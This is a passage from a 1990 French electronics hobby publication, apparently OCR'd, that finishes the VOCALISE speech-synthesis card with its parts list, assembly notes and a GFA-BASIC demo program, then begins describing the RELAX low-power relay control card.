| Q | Quartz | 6,000 Mhz |
| D1 | Semi-conducteurs | 1N4148 ou équivalent (optionnel : voir texte) |
| D2 | Semi-conducteurs | Led verte 5 mm |

**Divers**

IC1 PCF8200 (Philips)
IC2 CA3130
IC3 TDA7050

1 support tulipe 24 broches
2 supports tulipe 8 broches
1 prise CINCH femelle pour châssis
1 prise jack 3,5 pour circuit imprimé (corps plastique obligatoire)
1 connecteur DB25 mâle coudé 90° pour circuit imprimé
1 kit de face avant 6TE (référence TRANSRACK : 8344140)

### Réalisation pratique

Si vous êtes un lecteur assidu et fidèle, vous avez certainement déjà réalisé ELECTRA, ANANUM et CHRONOS, et vous voilà grand maître du fer à souder (...), aussi le câblage de VOCALISE ne vous posera pas de difficulté. Signalons toutefois l'emploi obligatoire d'une prise jack à corps plastique afin qu'aucun pôle du casque ne rentre en contact avec la face avant et par là-même la masse générale de la carte. Rappelons aussi l'aspect optionnel du couple HC8-D1 si CHORUS ou CHRONOS en sont déjà équipées. Comme toujours les auteurs vous proposent une aide à la réalisation :

kit composant : face avant usinée, circuit imprimé étamé, percé : 640 F TTC port compris
version montée testée : 740 F TTC port compris

Renseignements et commandes sont à adresser, par courrier uniquement, à

STdev
31 ter, rue de Paris
92190 Meudon







**Fig. 7 :** Vue de dessus.




Vocalise - côté cuivre








**Fig. 8 :** Plan de perçage

## COMMUNICATION

Le codage des mots ne présente pas d'intérêt pour l'utilisateur, du moins dans l'état de développement actuel de la carte. L'accent sera mis sur la structure des fichiers de phrases, de mots, ou de phonèmes.

Au début du fichier se trouve une table de pointeurs vers le début de chaque séquence vocale. L'adresse donnée, en deux octets de poids fort puis poids faible, est relative au début du fichier. Chaque séquence commence

par un en-tête de trois octets qui ne sont pas à envoyer au synthétiseur : les deux premiers (poids fort puis poids faible) indiquent la longueur de la séquence, en octets, en-tête inclus. Le troisième est sans intérêt direct mais donne la fréquence du signal à la fin de la séquence. Cela permet de mettre bout à bout des séquences lorsque ce sont des phonèmes, pour construire des mots. Puis viennent les octets de la séquence, à envoyer selon l'organigramme suivant. Le synthétiseur reconnaît les derniers codes et s'éteint de lui-même.




## PROGRAMME DE DÉMONSTRATION

Ce petit programme ne fait que débiter un message écrit en DATA, mais fournit les routines essentielles à la communication avec le PCF 8200. Ces exemples donnent un avant-goût des possibilités du circuit en attendant un fichier de phonèmes complet pour le français.

```
.pl50
'
' ****************************************
' *                                      *
' *          V O C A L I S E             *
' *                                      *
' *     programme de demonstration       *
' *      (c) J.Guerard - P.Casier        *
' *         editions WEKA 1990           *
' *                                      *
' ****************************************
'
DEFINT "a-z"
carte=7                                 ! numero du connecteur STdev
init
main
END
'
PROCEDURE init
  vox$=STRING$(10000,0)                 ! reserver une zone memoire
  vox=V:vox$                            ! de 10000 octets, pointee par vox.
  voxlec=&HFA0001+carte*&H2000          ! adressage pour STdev.
  voxecr=&HFB0000+carte*&H2000          !
  RESTORE
  pointeur=vox
  DO
    READ z$                             ! lecture des DATA
    EXIT IF z$="###"
    d=VAL("&"+z$)                       ! en hexa
    BYTE{pointeur}=d                    ! stockage dans la zone reservee.
    INC pointeur
  LOOP
RETURN
PROCEDURE main
  DO
    n=0                                 ! pour l'instant, une seule sequence
    '                                   ! disponible.
    adr=CARD{vox+n*2}                   ! adr pointe le debut des donnees, par
    '                                   ! rapport au dbut du fichiers.
    sequence=vox+adr                    ! sequence est l'adresse physique du
    '                                   ! debut de la sequence vocale.
    longueur=SHL{BYTE{sequence},8)+BYTE{SUCC{sequence)} !longueur de la se-
    '                                                   !-quence,header inclus
    PRINT "adresse          : ";HEX$(adr,4)
    PRINT "longueur         : ";HEX$(lng,4)
    PRINT "end pitch        : ";HEX$(BYTE{sequence+2},2)
    PRINT "dac control byte : ";HEX$(BYTE{sequence+3},2)
    PRINT "start pitch      : ";HEX$(BYTE{sequence+4},2)
    '
    a=sequence+3                        ! debut des donnees exploitables par
```

(suite)

```
    '                                   ! le synthetiseur.
    busy0
    send                                !dac control byte
    req0
    send                                !start pitch
    REPEAT
      WHILE AND(BYTE{voxlec},128)=0
        send
      WEND
    UNTIL AND(BYTE{voxlec},64)=0 OR INKEY$<>""
    PRINT
    EXIT IF INP(2)=27                   ! ESCAPE pour sortir
  LOOP
RETURN
PROCEDURE send
  "BYTE{ADD(voxecr,BYTE{a})}            ! envoi d'un octet,
  INC a                                 ! et incrementation du pointeur.
RETURN
PROCEDURE busy0
  REPEAT                                ! attendre que l'indicateur "busy"
  UNTIL AND(BYTE{voxlec},64)=0          ! passe a zero
RETURN
PROCEDURE req0
  REPEAT                                ! attendre que l'indicateur "require"
  UNTIL AND(BYTE{voxlec},128)=0         ! passe a zero
RETURN
'
' si tout se passe bien, la phrase prononcee est :
'     THIS IS A TEST
' par une voix masculine.
'
DATA 00,10,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,00
DATA 01,08,21,70,2E,00,80,11,90,40,34,61,11,90,41,34
DATA 61,C9,D0,41,B1,9A,8D,BC,37,D5,9D,8E,41,39,D7,9C
DATA 8F,44,3A,D7,DC,CF,29,4A,D6,65,AD,C2,47,D6,A4,4C
DATA F0,47,57,AB,37,F0,48,D7,EC,38,F0,56,39,EA,3A,F0
DATA 5A,B9,A1,3A,F0,59,3C,A1,2F,D0,47,F6,EE,EF,D7,41
DATA D7,A5,11,90,41,B4,61,4F,B0,B1,57,A1,AF,7F,39,D8
DATA 64,AF,60,39,D6,5B,6E,DF,48,D5,A5,4D,D0,58,36,AB
DATA 2E,F0,48,B9,A9,6F,A3,49,D5,EC,B0,41,4B,D5,A6,8F
DATA 7F,49,F4,A5,6D,B0,41,D3,A1,11,90,41,B4,61,35,B0
DATA 56,39,60,35,D0,58,38,6A,34,D0,47,58,AA,54,B0,46
DATA D8,64,50,4B,37,55,11,82,5C,4B,D6,5D,B3,7A,3A,D6
DATA 5C,D3,7C,3A,D5,9D,B4,56,39,B5,4C,D4,A4,48,D5,65
DATA B4,BE,46,B4,5D,72,B0,46,D4,64,50,D0,43,D6,63,31
DATA D0,55,56,6A,36,F0,56,B8,6A,37,D0,D6,57,AD,18,B0
DATA 57,B7,AD,13,70,66,97,6A,11,90,41,B4,61,11,90,41
DATA B4,61,11,90,41,B4,61,34,30,45,35,A2,11,90,41,84
DATA 61,11,90,C1,B4,61,00,A0
DATA ###
```

# 10/3.7

# RELAX : les relais sans peine

Laissons de côté les circuits intégrés spécialisés qui ont fait l'apanage des précédentes cartes et revenons à des composants plus simples pour mettre au point cette commande de relais basse puissance qu'est RELAX.

## POURQUOI FAIRE SIMPLE... ?

L'introduction de circuits spécialisés dans les premières cartes de STdev (ADC 804 pour ANANUM, ICM 7170 pour CHRONOS, PCF 8200 pour VOCALISE) a montré un aspect trop complexe et déplacé de l'électronique des périphériques, comme si une application se résumait au choix d'un unique composant de haute technologie, entouré de presque rien sinon de connecteurs. Il était temps de repenser la conception des montages pour les lecteurs débutants et leur présenter une application simple ne mettant en œuvre que des composants rudimentaires.

C'est pourquoi le choix s'est porté sur une carte de commande de relais, élément important de l'électronique de puissance. D'ailleurs, si la tendance est au « tout numérique » et au microcontrôleur, cette partie de l'électronique n'est pas pour autant à négliger, puisqu'elle est toujours présente en fin de chaîne pour la commande des machines, quelle que soit l'intégration et la complexité des circuits de décision.

Enfin, le relais constitue dans ce domaine un des éléments les plus évidents : l'interrupteur commandé.

## 8×8, RT BP

La carte RELAX permet de commuter des tensions moyennes en basse puissance. Par basse puissance on entend une dizaine de watts, sous une tension d'une dizaine de volts. Typiquement, on manipule les alimentations de circuits fonctionnant sous 12 V et consommant 1 A au maximum. Mais en aucun cas le secteur, par sécurité tant pour l'homme que pour le matériel. Il est en effet déconseillé de commuter le 220 V du secteur à l'aide d'un relais, même sous faible ampérage, sauf éventuellement en fonctionnement occasionnel, comme il a été décidé pour CHRONOS. Lorsque l'on désire

commander un appareil électrique sous 220 V, on préfère au relais un triac isolé par optocoupleur : ce fut le cas d'ELECTRA (10/3.3).

De fait, pour bien éclaircir les choses, rappelons une fois pour toutes que RELAX ne manipule pas le secteur 220 V, domaine uniquement à la portée d'ELECTRA.

RELAX a été conçue de façon modulaire. Les relais sont organisés par bancs de 8, et 8 bancs peuvent être montés ensemble sur une même « carte mère » (à ne pas confondre avec STdev déjà « mère » pour RELAX donc « grand-mère » pour les bancs...), ce qui donne une capacité totale de 64 relais. D'autre part, comme deux types principaux de relais s'offraient à la réalisation (T ou RT, Fig. 1), deux circuits de modules ont été mis au point, pour un seul et même support.





**Fig. 1 :** Différents types de relais.

## LE RELAIS

*Dispositif permettant à une énergie relativement faible de déclencher une énergie plus forte.* Telle est la définition générale du relais dans son sens technique. En tant que composant électronique, un relais est un petit interrupteur commandé au moyen d'un électro-aimant (Fig. 2). Lorsqu'un courant faible (environ 10 mA) parcourt la bobine, il induit un champ magnétique dans son axe, qui aimante et déplace une petite lame de fer, l'amenant en contact avec une autre lame, fixe : on a ainsi réalisé un interrupteur sans action manuelle. L'intérêt est que le courant commuté peut être bien plus





**Fig. 2 :** Principe d'un relais.

élevé que le courant de commande (celui de la bobine) : 1A contre 10 mA. Il eût été certes possible d'activer un tel courant grâce à un transistor de puissance (type 2N3055), mais le relais procure en plus un isolement galvanique toujours obligatoire du circuit de commande et du circuit de puissance.

Ceci dit, fournir au relais ses 10 mA n'est pas chose facile, surtout avec des circuits TTL alimentés sous 5 V, dont la puissance de sortie est faible. Il faut au préalable constituer un étage qui commande le courant dans le relais à partir d'un transistor et d'une source de tension de 12 V (Fig. 3). Alors le courant délivré par la sortie d'une bascule du 74LS374, de l'ordre du milliampère, suffit à polariser le transistor, qui, devenu passant, absorbe les 10 mA de la bobine du relais, qui enfin commute des courants forts pouvant atteindre 1 A.





**Fig. 3 :** Connexion d'un relais à un circuit TTL.

Mais, l'on n'est pas au bout de ses peines : la bobine d'un relais est un élément inductif (en termes d'électronique, une self), dont l'effet est de s'opposer aux variations rapides de courant. Ce n'est pas gênant à l'allumage, lorsque le courant s'établit dans la bobine ; cela est par contre nuisible à l'extinction, car la bobine impose alors pendant quelques millisecondes un courant qui n'a pas lieu d'être et risque d'endommager le transistor. Heureusement, il existe un remède bien connu, aussi simple qu'efficace : la diode de roue libre. Placée en parallèle, elle force ce courant à se dissiper dans la bobine.

### Dans l'optique du synoptique

La figure 4 montre la réalisation de la carte. La carte mère, celle qui supporte la face avant dans le rack, ne comporte qu'un seul circuit : un 74LS138. Il s'agit d'un décodeur 3 VERS 8 ; initialement, toutes les sorties $\overline{Y_i}$ sont à 1, mais dès que le triplet $G_1\overline{G_{2A}}\ \overline{G_{2B}}$ vaut $100_B$, la sortie sélectionnée par l'adresse CBA passe à 0. Ces sorties servent de validation pour les bascu-


